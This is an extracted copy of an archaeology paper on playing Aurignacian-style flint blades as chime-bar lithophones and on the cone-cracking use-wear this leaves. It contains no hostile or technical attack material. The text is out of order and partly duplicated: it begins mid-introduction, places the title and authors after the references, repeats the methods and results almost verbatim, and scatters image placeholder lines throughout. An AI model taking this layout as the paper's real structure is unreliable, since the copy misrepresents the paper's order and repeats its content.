Turning to the nature of the evidence for musical behaviours in the archaeological record, we run into several problems. What traces would musical behaviours leave? Given that the earliest such behaviours were likely to have been vocal, we are left with trying to make inferences about whether or not any of our predecessors or sibling species had the vocal capacity to articulate the complex timbral and pitch patterns that music requires on the basis of fragmentary human and pre-human remains, and several equally plausible theories appear to lead to different conclusions (see Lieberman, 1991; Frayer & Nicolay, 2000). In any case, all that such research can tell us is whether or not our ancestors had the capacity to produce 'musical' sounds - it can't tell us whether they produced music. Artefacts provide clearer evidence - one might suppose. But there is controversy over just what the earliest musical artefact might be. On one reading, the earliest artefact is an unambiguously musical bone pipe from Geissenklösterle in Germany, dated to about 36,000 BP and associated with modern humans (see Hahn & Münzel, 1995); on another reading, the earliest evidence is a fragment of a bone pipe from Divje babe in Slovenia, dated to around 45,000 BP and associated with *Homo neanderthalensis* (Kunej & Turk, 2000) - though, alternatively, this 'bone pipe' might have been a hyena's lunch (D'Errico & Villa, 1997). One of the aims of the current research is to attempt to work out ways of identifying whether or not an artefact has been purposively produced by human activity **and** has been unambiguously employed to make sounds.

And finally, we turn to making musical sounds with stones. It seems that most human cultures either do this or have done this; evidence for the use of lithophones - lithic idiophones - stretches from Sweden to southern Africa, from the Canaries through Kenya through Vietnam through China to Potosí in the Bolivian Andes (see the entry for 'Lithophones' in The New Grove Dictionary, 2000). It even crops up in Victorian England, where the brothers Richardson performed on their specially constructed 'geological piano' before Queen Victoria (her response is not recorded). The possibility that our ancestors might have exploited the materials and technologies that they knew best - flint, and the processes of working flint to produce artefacts - for sound-production constitutes the narrow context for the research now sketched out, the **Lithoacoustics Project**.

The Lithoacoustics Project

The practical origins of the project arose from posing the question "what traces would musical behaviours leave"? It was eventually agreed that it would be worth exploring the materials and the percussive processes involved in flint-knapping to find out (i) whether sounds that could be interpreted as musical could be produced, and (ii) whether producing musical sounds would leave any unambiguous traces. To leap to the interim findings (the project is not yet completed) the answer to the two questions appears to be "yes" and "yes".


It was decided to focus on the first instance on the tools and the technologies of the Aurignacian period (about 40,000 to 20,000 BP). This is because peoples of around that time used stalagmitic rock formations in caves as lithophones (Dams, 1985), so it seems reasonable to assume that they might have used other types of stones as well. As soon as we began the process of flint-knapping we realised that we had some potential musical instruments in the blades produced (typical blanks produced using a prepared core technology, see Figure 1 below).

Examples of the blades produced and used in the project
Figure 1

The easiest way to 'play' a blade is to suspend it between thumb and forefinger (or middle finger) about a quarter of the way along its length and strike it in the middle or at the bottom end, as shown in Figure 2.

Playing a blade, here suspended between thumb and middle finger of left hand
Figure 2

It transpires that flint blades can be used as **idiophones** - musical instruments or vibrating objects in which energy input and sound output systems are one and the same - which behave like chime bars; when struck, their first mode of vibration (lowest pitch) has nodal points (points of null displacement) at about 0.224 along their length, and they can produce very clear and quite long-lasting pitched sounds.



The acoustical functioning of a chime bar in usual horizontal position (top) and in the vertical position employed in playing the flint blades (middle). The equation (bottom) shows the terms involved in determining the frequency of the first mode of vibration
Figure 3

Formal protocols were developed for: (i) categorising the blades - **specimens** - on the basis of their physical dimensions and attributes; (ii) formalising and quantifying the procedures to be used in sound production; (iii) analysing and categorising the resulting sounds; and (iv) analysing and typologising the damage that accrued to the surface of the blades when they had been used to make sounds. The third author produced and categorised the specimens; then one of the two assistants on the project (the 'performers') used each specimen to make sounds, assessed its 'playability' according to a number of parameters, recorded the sound at the outset of trialling, percussed the blade for five minutes, recorded the sound again, percussed for a further five minutes, and recorded the sound for a last time. The recorded sounds were then analysed (using CERL's Lemur software [available at http://www.cerlsoundgroup.org/Lemur/]); each specimen was then examined under an optical microscope and digital images taken. Finally, the surface damage or **use-wear** on each specimen was assessed and coded. Some 116 specimens were used, of which 'before' and 'after' microscope photographs were taken of fifteen; two of the specimens were used as percussors. All measurements were entered into a database and the process of analysis was started.

The results

Sound and performance

Taking the sound data first, it was found that, overall, the frequencies, durations and intensities of all specimens conformed to normal distributions; taking the rating of each specimen by the 'performers' into account, clear differences in frequency were found between those specimens rated 'good' and those rated 'acceptable' or 'bad' (see Table 1).

principal component frequency (kHz)		*principal component duration (msec)*		*principal component intensity (dB)**	
good mean	**4.979**	good mean	**180**	good mean	**-37**
acc. mean	**7.263**	acc. mean	**117**	acc. mean	**-37**
bad mean	**8.097**	bad mean	**81**	bad mean	**-45**
t tests:					
frequency		duration		intensity	
good significantly different (p<0.0001) from acceptable and bad, no significant different (p>0.10) between acceptable and bad		good significantly different (p<0.0001) from acceptable and bad, acceptable significantly different (p<0.02) from bad		no significant difference between good and acceptable (p>0.10), good and acceptable significantly different from bad (p<0.05 in both cases)	


**-80 dB noise floor*

Mean principal frequencies, durations and intensities of good, acceptable and bad specimens, and results of a series of t tests between values
Table 1


The mean principal frequency of the 'good' specimens is at the upper end of the usable 'musical' frequency range (after Attneave and Olson, 1970), while those of the 'acceptable' and 'bad' specimens was well outside this range; the duration of the 'good' specimens was considerably greater that both the 'acceptable' and 'bad'; while the intensity of the 'bad' specimens was much lower than both 'good' and 'acceptable' intensities. The consistency of these physical values suggests that the categories in which the specimens were placed by the raters in respect of "playability" are (i) directly relatable to the sound-producing characteristics of the specimens and (ii) real. And substantial inter-rater reliability was evident in a series of t tests which showed no significant differences between additional ratings given by each of the two raters to each specimen on dimensions of "pitchedness", 'resonance", "power" and "piercingness". Further t tests on the recorded sound values for all specimens at the outset and at the end of trialling yielded no evidence that repeated percussion changed the sounding qualities of any specimen.

A series of multiple regression analyses (with principal frequency, principal intensity and principal duration as the respective dependent variables and length, width and thickness as the independent variables) showed that for all specimens both length and thickness had highly significant predictive value for the intensity and duration of the sounds produced. However, a more complex variable obtained by dividing the thickness of each specimen by the square of its length (t/L^2) provided a very highly significant predictor for frequency in simple regressions for all rated categories. This complex variable was derived from the equation shown in Figure 3 (above) describing the physics of "chime bars",where principal frequency is a complex function of, among other things, length and thickness (though **not** width). Its functionality as a predictor of the frequencies of the sounds produced confirms that the chime-bar model is operational in respect of these lithic resonators. This set of results can be read as indicating that to a "player" a heuristic indication of the sound-producing capacity of the specimen is immediately available from estimation of its length and (secondarily) its thickness.

Use-wear
While formal use-wear analysis is not yet complete, it was immediately clear that repeated percussion resulted in the consistent appearance of small densely clustered surface cones or of multiple small, densely clustered small areas of surface polish. Occasionally, small scratches occurred. An instance of surface coning is shown in Figure 4, and an instance of surface polish is shown in Figure 5:



Surface coning on specimen 60
Figure 4




Surface polish on specimen 18
Figure 5

In many instances, edge damage in the form of small, abrupt, step-terminated or hinge-terminated flake scars were found where playing percussion was near an edge. An instance of this is shown in Figures 6(a) and 6(b):

Surface and edge of 104 before percussion

Figure 6(a)



Surface and edge of specimen 104 after percussion Note the extensive surface coning and the edge damage


Figure 6(b)

The cone-cracking results from direct, head-on percussion, while the polishes and scratches may result from a softer and more "stroking" impact against the flake surface. In many instances, the cone-fracturing consisted of multiple, overlapping cone-cracks that often occurred in great density, as can be seen in Figure 7 which shows the same surface area before and after percussion.

Surface of distal end of specimen 101 before and after percussion


Figure 7

One of the most salient features of the cone-cracking wear is its placement. because of the nodal regions on the chime-bar-like blades, musical wear tended to occur most frequently either at the midpoint of the specimen or at the end of the specimen (beyond the nodal region furthest from the suspension point). This non-random distribution is probably unique to musical play, and is localised to the faces on the antinodal areas. The effect can clearly be seen in Figures 8(a) and (b) showing the same surface area (bounded by a circle drawn on the specimen at the distal, far, end):



Bounded area on surface of distal end of specimen 108 before percussion

Figure 8(a)



Bounded area on surface of distal end of specimen 108 after percussion

Figure 8(b)

Of the three different kinds of damage, the cone-cracking was most consistent and is undoubtedly the most diagnostic use-wear criterion. No other behavioural or geological forces that we can think of are likely to produce the kind of very patterned clustering of cone-cracks as were experimentally produced in musical use. Microscopic images clearly show the patterns of use-wear resulting from this musical use.

It is also noteworthy that use-wear intensity varied with the player. one 'performer' produced a wide range of use-wear patterns, including soft, stroking polishes on the surfaces and very seldom produced intensive edge attrition. The other 'performer', on the other hand, tended to strike the resonators more directly and with greater force. Hence, this performer's instruments tended to accrue, very rapidly, much more densely clustered cone-cracks. This latter performer's instruments also were extensively and intensively "retouched" along the marginal edges. Several specimens that were initially unretouched blades or flakes became typologically identifiable "tool" types with extensive alteration of specimen outline. These "retouched" edges were formed by "play" near the edge of the piece, and the force was sufficient to strike off multiple, overlapping retouch flakes. Nonetheless, the patterns of edge retouch are not very similar to intentional technological retouch.

Initial survey of museum collections

A preliminary examination was then conducted of some of the flint-tool holdings of the Cambridge University Museum of Archaeology and Anthropology. Approximately 425 (10 kg) archaeological specimens were examined from Aurignacian levels of Laugerie Haute, Cro-Magnon, Le Moustier, Masnaigre, and other French Upper Palaeolithic sites (from the Museum's holdings of an estimated 3000 flint specimens of the period). All were scanned for traces of surface use-wear, especially cone-cracking, with a 10x hand lens. Three important observations can be made from this pilot study.

First, cone-fracturing on the ventral surfaces of flakes, blades or tools is extremely rare in the archaeological record. Four specimens out of 425 were observed to have a few potential surface cone-cracks on the ventral surface. This means that this kind of damage is not a common result of either a) prehistoric behaviour, b) fortuitous geological processes after deposition in the archaeological deposits, c) excavation damage, d) post-excavation curation damage (bag-damage). Second, cones are potentially recognisable on ancient archaeological specimens, despite raw material variability, surface patination, breakage, or other altering forces. Third, none of the identified specimens approximated the patterns of wear routinely observed on the experimental specimens. It is therefore clear that musical use of flint blades will result in a very different overall pattern and distribution of cone-cracks than other behavioural or fortuitous causes. So far as our limited exploration of the archaeological record is concerned, there appear to be very few instances of blades or flakes with small surface coning, so if it occurs as a result of "natural" circumstances it would seem to be rare and likely to be differentiable from the type of wear that arises from lithic chime percussion.

Conclusions

At present, the use-wear coding remains to be completed, hence our present conclusions must be qualified somewhat; however, the results that emerge seem to indicate that there are patterns of use-wear on the flint blades that we made and experimented with that are diagnostic of use for sound production.

What might be the implications of this? To return to the issues considered at the outset, it appears that we are now in a position to say whether or not Aurignacian-type flint blades have been used as lithophones. We know that they **can** be, and it appears that doing so leaves diagnostic traces, so we may now be in a position to identify **unambiguously** traces of sound production, and, perhaps, 'musical' performance, in the archaeological record, which will involve examining whether or not any artefacts that have been interpreted as flint tools were in fact used for sound production and perhaps for music. Differentiation between simple sound production - for example, using a flint blade as a sort of Palaeolithic doorbell - and 'musical' use will always be a matter of interpretation of both the artefact and the find context, but finding, say, a grouping of lithic blades all of which exhibit appropriate and localised cone-cracking would be likely to point towards something like music In this context it would also be of interest to explore whether or not other and earlier lithic tool technologies can be exploited in a similar way for sound production, and if so, what traces of use-wear might result.

This project has also shed light on some considerations in exploring the nature of the evidence for sound production in the archaeological record. While it is evident that there will be a relation between patterns of use-wear and the acoustical properties of the objects used to produce sounds, here, a very close fit has been found between acoustical properties and use-wear. This close fit derives from the nature and from the configuration of the materials used and from the constraints that these impose on sound producing action. Indeed, the patterns of use-wear found here should have been predictable in advance from an understanding of the chime-bar like acoustical properties of flint blade idiophones. Although the fit is unlikely to be so close in respect of other materials and configurations (the case of pipes made from bone is one such), it would be worthwhile exploring other materials - bone, wood, and perhaps bamboo - and configurations, particularly where these afford the capacity to be used as idiophones as here the relation between acoustical attributes and use-wear can be expected to be very close.

And finally the outcome of the project might have some significance for our understanding of the relation between music and evolution. Music has been posited as sharing its origins with language (Brown, 2000), and as having been adaptive in precipitating the emergence of the cognitive ands social flexibility characteristic of modern humans. But whether or not music has been adaptive, exaptive or even neutral in respect of human evolution, it is still of interest to discover just when a capacity or propensity for music appeared. Music certainly appears early in the behavioural repertoire of *Homo sapiens sapiens*; the Geissenklösterle pipe at 36,000 BP is a complex artefact that must post-date - and most likely by some considerable period - the emergence of a capacity for music, which pushes the emergence of that capacity back towards the very emergence of *Homo sapiens sapiens*. The longevity of music as a human behaviour is evident (if seldom recognised). The results of the present project and the directions that it suggests for future research **might** help answer some questions about the extent of that longevity and whether or not music is a capacity that we shared with our sibling and predecessor species.

References

Attneave, F. and Olson, R. K. (1971) Pitch as a medium: a new approach to psychophysical scaling. American Journal of Psychology, 84, 147-166.

Blades, J. (2001). 'Lithophones'. Entry in The New Grove Dictionary of Music and Musicians, Macmillan: London.

Brown, S. (2000) The 'musilanguage' model of music evolution. In Wallin, N.L., Merker, B. and Brown, S. (Eds.) The origins of music. MIT Press: Cambridge, Mass. 271-300.

Cross, I. (1999) Is music the most important thing we ever did ? Music, development and evolution. In Suk Won Yi (Ed) Music, mind and science, Seoul National University Press: Seoul, 1999, pp10-39.

Dams, L. (1985) Palaeolithic lithophones: descriptions and comparisons. Oxford Journal of Archaeology, 4(1), 31-46.

D'Errico, F. & Villa, P. (1997) Holes and grooves: the contribution of microscopy and taphonomy to the problem of art origins. Journal of Human Evolution, 33(1), 1-31.

Dissanayake, E. (2000) Antecedents of the temporal arts in early mother-infant interaction. In Wallin, N.L., Merker, B. and Brown, S. (Eds.) The origins of music. MIT Press: Cambridge, Mass. 389-410

Frayer, D. W. & Nicolay, C. (2000) Fossil evidence for the origins of speech sounds. In Wallin, N.L., Merker, B. and Brown, S. (Eds.) The origins of music. MIT Press: Cambridge, Mass. 217-234.

Hahn, J. and Münzel, S. (1995) Knochenflöten aus dem Aurignacien des Geissenklösterle bei Blaubeuren, Alb-Donau-Kreis. Fundberichte aus Baden-Württemberg, 20, 1-12.

Kunej, D. & Turk, I. (2000) New perspectives on the beginnings of music: archaeological and musicological analysis of a Middle Paleolithic bone 'flute'. In Wallin, N.L., Merker, B. and Brown, S. (Eds.) The origins of music. MIT Press: Cambridge, Mass. 234-268.

Lieberman, P. (1991) Uniquely human. Harvard University Press: Cambridge, Mass.

Examples of sounds produced can be found at http://www.mus.cam.ac.uk/~cross/lithoacoustics/

Musical behaviours and the archaeological record: a preliminary study

Ian Cross
University of Cambridge Faculty of Music
Ezra Zubrow
University of Cambridge, Department of Archaeology/SUNY Buffalo
Frank Cowan
Cincinnati Museum Center

(preprint of paper published as Cross, I., Zubrow, E. and Cowan, F. (2002) Musical behaviours and the archaeological record: a preliminary study. In J. Mathieu (Ed.), ***Experimental Archaeology. British Archaeological Reports International Series 1035***, 25-34.)

The research presented in this paper is funded by a British Academy Small Grant (SG-30046) to Ian Cross and was conducted by in collaboration with Professor Ezra Zubrow of the State University of New York at Buffalo and the Department of Archaeology, University of Cambridge and Dr Frank Cowan of the Cincinnati Museum Center

---

Introduction

The research discussed here has three different points of origin: the relation between music and human evolution, specifically, human cognitive evolution; the nature of the evidence for musical behaviours in the archaeological record; and the issue of making musical sounds with stones.

One might suppose that music, as a cultural phenomenon, has little to do with evolution. But, from a cognitive-scientific perspective, music is inescapably material, being evidenced in musical behaviours; behind human behaviours lie human minds, and behind human minds lie embodied human brains. Accepting a materialist basis for human behaviours, consideration of evolution's role in those behaviours seems inescapable. Taking an evolutionary approach to human behaviours does **not** necessitate adoption of a gene-centred ontological reductionism; indeed, it may be that evolutionary perspectives afford excellent frameworks within which an understanding of music as individual minded behaviour - material practice - can be reconciled with an understanding of music as embedded in a nexus of shared ways of understanding - music as culture. The existence of an evolutionary basis for music is unlikely to be explanatory of most of the attributes, significances, purposes and interpretations that can be borne by the music of any **particular** culture. But it **can** provide some hypotheses about the dynamics of cognition and interaction that may underlie those attributes, significances, etc. And some recently developed hypotheses about the relation between music and evolution (see Cross, 1999: Brown, 2000: Dissanayake, 2000) constitute the broad context for the present research - specifically, that the emergence of 'musicality' played a significant role in the evolution of modern humans, *Homo sapiens sapiens*.

Turning to the nature of the evidence for musical behaviours in the archaeological record, we run into several problems. What traces would musical behaviours leave? Given that the earliest such behaviours were likely to have been vocal, we are left with trying to make inferences about whether or not any of our predecessors or sibling species had the vocal capacity to articulate the complex timbral and pitch patterns that music requires on the basis of fragmentary human and pre-human remains, and several equally plausible theories appear to lead to different conclusions (see Lieberman, 1991; Frayer & Nicolay, 2000). In any case, all that such research can tell us is whether or not our ancestors had the capacity to produce 'musical' sounds - it can't tell us whether they produced music. Artefacts provide clearer evidence - one might suppose. But there is controversy over just what the earliest musical artefact might be. On one reading, the earliest artefact is an unambiguously musical bone pipe from Geissenklösterle in Germany, dated to about 36,000 BP and associated with modern humans (see Hahn & Münzel, 1995); on another reading, the earliest evidence is a fragment of a bone pipe from Divje babe in Slovenia, dated to around 45,000 BP and associated with *Homo neanderthalensis* (Kunej & Turk, 2000) - though, alternatively, this 'bone pipe' might have been a hyena's lunch (D'Errico & Villa, 1997). One of the aims of the current research is to attempt to work out ways of identifying whether or not an artefact has been purposively produced by human activity **and** has been unambiguously employed to make sounds.

And finally, we turn to making musical sounds with stones. It seems that most human cultures either do this or have done this; evidence for the use of lithophones - lithic idiophones - stretches from Sweden to southern Africa, from the Canaries through Kenya through Vietnam through China to Potosí in the Bolivian Andes (see the entry for 'Lithophones' in The New Grove Dictionary, 2000). It even crops up in Victorian England, where the brothers Richardson performed on their specially constructed 'geological piano' before Queen Victoria (her response is not recorded). The possibility that our ancestors might have exploited the materials and technologies that they knew best - flint, and the processes of working flint to produce artefacts - for sound-production constitutes the narrow context for the research now sketched out, the **Lithoacoustics Project**.

The Lithoacoustics Project

The practical origins of the project arose from posing the question "what traces would musical behaviours leave"? It was eventually agreed that it would be worth exploring the materials and the percussive processes involved in flint-knapping to find out (i) whether sounds that could be interpreted as musical could be produced, and (ii) whether producing musical sounds would leave any unambiguous traces. To leap to the interim findings (the project is not yet completed) the answer to the two questions appears to be "yes" and "yes".


It was decided to focus on the first instance on the tools and the technologies of the Aurignacian period (about 40,000 to 20,000 BP). This is because peoples of around that time used stalagmitic rock formations in caves as lithophones (Dams, 1985), so it seems reasonable to assume that they might have used other types of stones as well. As soon as we began the process of flint-knapping we realised that we had some potential musical instruments in the blades produced (typical blanks produced using a prepared core technology, see Figure 1 below).

Examples of the blades produced and used in the project
Figure 1

The easiest way to 'play' a blade is to suspend it between thumb and forefinger (or middle finger) about a quarter of the way along its length and strike it in the middle or at the bottom end, as shown in Figure 2.

Playing a blade, here suspended between thumb and middle finger of left hand
Figure 2

It transpires that flint blades can be used as **idiophones** - musical instruments or vibrating objects in which energy input and sound output systems are one and the same - which behave like chime bars; when struck, their first mode of vibration (lowest pitch) has nodal points (points of null displacement) at about 0.224 along their length, and they can produce very clear and quite long-lasting pitched sounds.



The acoustical functioning of a chime bar in usual horizontal position (top) and in the vertical position employed in playing the flint blades (middle). The equation (bottom) shows the terms involved in determining the frequency of the first mode of vibration
Figure 3

Formal protocols were developed for: (i) categorising the blades - **specimens** - on the basis of their physical dimensions and attributes; (ii) formalising and quantifying the procedures to be used in sound production; (iii) analysing and categorising the resulting sounds; and (iv) analysing and typologising the damage that accrued to the surface of the blades when they had been used to make sounds. The third author produced and categorised the specimens; then one of the two assistants on the project (the 'performers') used each specimen to make sounds, assessed its 'playability' according to a number of parameters, recorded the sound at the outset of trialling, percussed the blade for five minutes, recorded the sound again, percussed for a further five minutes, and recorded the sound for a last time. The recorded sounds were then analysed (using CERL's Lemur software [available at http://www.cerlsoundgroup.org/Lemur/]); each specimen was then examined under an optical microscope and digital images taken. Finally, the surface damage or **use-wear** on each specimen was assessed and coded. Some 116 specimens were used, of which 'before' and 'after' microscope photographs were taken of fifteen; two of the specimens were used as percussors. All measurements were entered into a database and the process of analysis was started.

The results

Sound and performance

Taking the sound data first, it was found that, overall, the frequencies, durations and intensities of all specimens conformed to normal distributions; taking the rating of each specimen by the 'performers' into account, clear differences in frequency were found between those specimens rated 'good' and those rated 'acceptable' or 'bad' (see Table 1).

principal component frequency (kHz)		*principal component duration (msec)*		*principal component intensity (dB)**	
good mean	**4.979**	good mean	**180**	good mean	**-37**
acc. mean	**7.263**	acc. mean	**117**	acc. mean	**-37**
bad mean	**8.097**	bad mean	**81**	bad mean	**-45**
t tests:					
frequency		duration		intensity	
good significantly different (p<0.0001) from acceptable and bad, no significant different (p>0.10) between acceptable and bad		good significantly different (p<0.0001) from acceptable and bad, acceptable significantly different (p<0.02) from bad		no significant difference between good and acceptable (p>0.10), good and acceptable significantly different from bad (p<0.05 in both cases)	


**-80 dB noise floor*

Mean principal frequencies, durations and intensities of good, acceptable and bad specimens, and results of a series of t tests between values
Table 1


The mean principal frequency of the 'good' specimens is at the upper end of the usable 'musical' frequency range (after Attneave and Olson, 1970), while those of the 'acceptable' and 'bad' specimens was well outside this range; the duration of the 'good' specimens was considerably greater that both the 'acceptable' and 'bad'; while the intensity of the 'bad' specimens was much lower than both 'good' and 'acceptable' intensities. The consistency of these physical values suggests that the categories in which the specimens were placed by the raters in respect of "playability" are (i) directly relatable to the sound-producing characteristics of the specimens and (ii) real. And substantial inter-rater reliability was evident in a series of t tests which showed no significant differences between additional ratings given by each of the two raters to each specimen on dimensions of "pitchedness", 'resonance", "power" and "piercingness". Further t tests on the recorded sound values for all specimens at the outset and at the end of trialling yielded no evidence that repeated percussion changed the sounding qualities of any specimen.

A series of multiple regression analyses (with principal frequency, principal intensity and principal duration as the respective dependent variables and length, width and thickness as the independent variables) showed that for all specimens both length and thickness had highly significant predictive value for the intensity and duration of the sounds produced. However, a more complex variable obtained by dividing the thickness of each specimen by the square of its length (t/L^2) provided a very highly significant predictor for frequency in simple regressions for all rated categories. This complex variable was derived from the equation shown in Figure 3 (above) describing the physics of "chime bars",where principal frequency is a complex function of, among other things, length and thickness (though **not** width). Its functionality as a predictor of the frequencies of the sounds produced confirms that the chime-bar model is operational in respect of these lithic resonators. This set of results can be read as indicating that to a "player" a heuristic indication of the sound-producing capacity of the specimen is immediately available from estimation of its length and (secondarily) its thickness.

Use-wear
While formal use-wear analysis is not yet complete, it was immediately clear that repeated percussion resulted in the consistent appearance of small densely clustered surface cones or of multiple small, densely clustered small areas of surface polish. Occasionally, small scratches occurred. An instance of surface coning is shown in Figure 4, and an instance of surface polish is shown in Figure 5:



Surface coning on specimen 60
Figure 4

